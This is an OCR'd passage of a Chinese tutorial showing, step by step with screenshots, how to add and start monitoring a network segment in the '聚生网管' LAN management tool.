
Step 02 在进行监控之前，需要添加要监控的网段，单击“新建监控网段”按钮，即可打开“网段名称”对话框，如下图所示。




Step 03 在“请输入新网段名称”下方的文本框中输入网段的名称之后，单击“下一步”按钮，即可打开“选择网卡”对话框，如下图所示。




Step 04 为该网段选择对应的网卡后，单击“下一步”按钮，即可打开“出口带宽”对话框，如下图所示。



Step 05 在“本网段公网出口接入带宽”右侧的下拉列表中选择“Auto Detect（自动检测）”选项后，单击“完成”按钮，将会返回“监控网段配置”窗口，在其中即可看到所配置的监控网段信息，如下图所示。



Step 06 当确定所配置的监控网段信息准确无误后，单击“开始监控”按钮，即可打开“聚生网管”主窗口，如下图所示。




提示：用户可以根据需要建立多个网段。如果想监控第二个网段，请再次打开一个聚生网管的窗口，从中选择想要建立的第二个网段，然后单击“开始监控”按钮即可。

